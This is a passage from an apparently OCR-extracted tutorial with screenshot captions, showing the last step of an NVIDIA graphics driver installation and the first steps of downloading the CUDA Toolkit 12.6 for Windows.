
Component	New	Current
Graphics Driver	566.03	566.03
PhysX System Software	9.23.1019	9.23.1019
HD Audio Driver	1.4.2.6	1.4.2.6

A "Clean installation" option is also shown, with a note: "Restores all driver settings and profiles to default". At the bottom right is an orange "CONTINUE" button with a green arrow pointing to it.




Install NVIDIA Graphics Driver

16. Wait for installation to complete and click on **CLOSE**.




Install CUDA Toolkit

1. Go to website: <https://developer.nvidia.com/cuda-toolkit>




Install CUDA Toolkit

2. Click on Download Now.




Install CUDA Toolkit

3. Go to downloads and double click on the cuda toolkit installer that just downloaded.




Install CUDA Toolkit

4. Fill in any details here and click on **Complete**.



Install CUDA Toolkit

5. Click on your Operating System. In this case it is **Windows**.



CUDA Toolkit 12.6 Update 2 Downloads

Select Target Platform

Click on the green buttons that describe your target platform. Only supported platforms will be shown. By downloading and using the software, you agree to fully comply with the terms and conditions of the [CUDA EULA](#).


Operating System

Linux Windows

Resources


- [CUDA Documentation/Release Notes](#)
- [MacOS Tools](#)
- [Training](#)
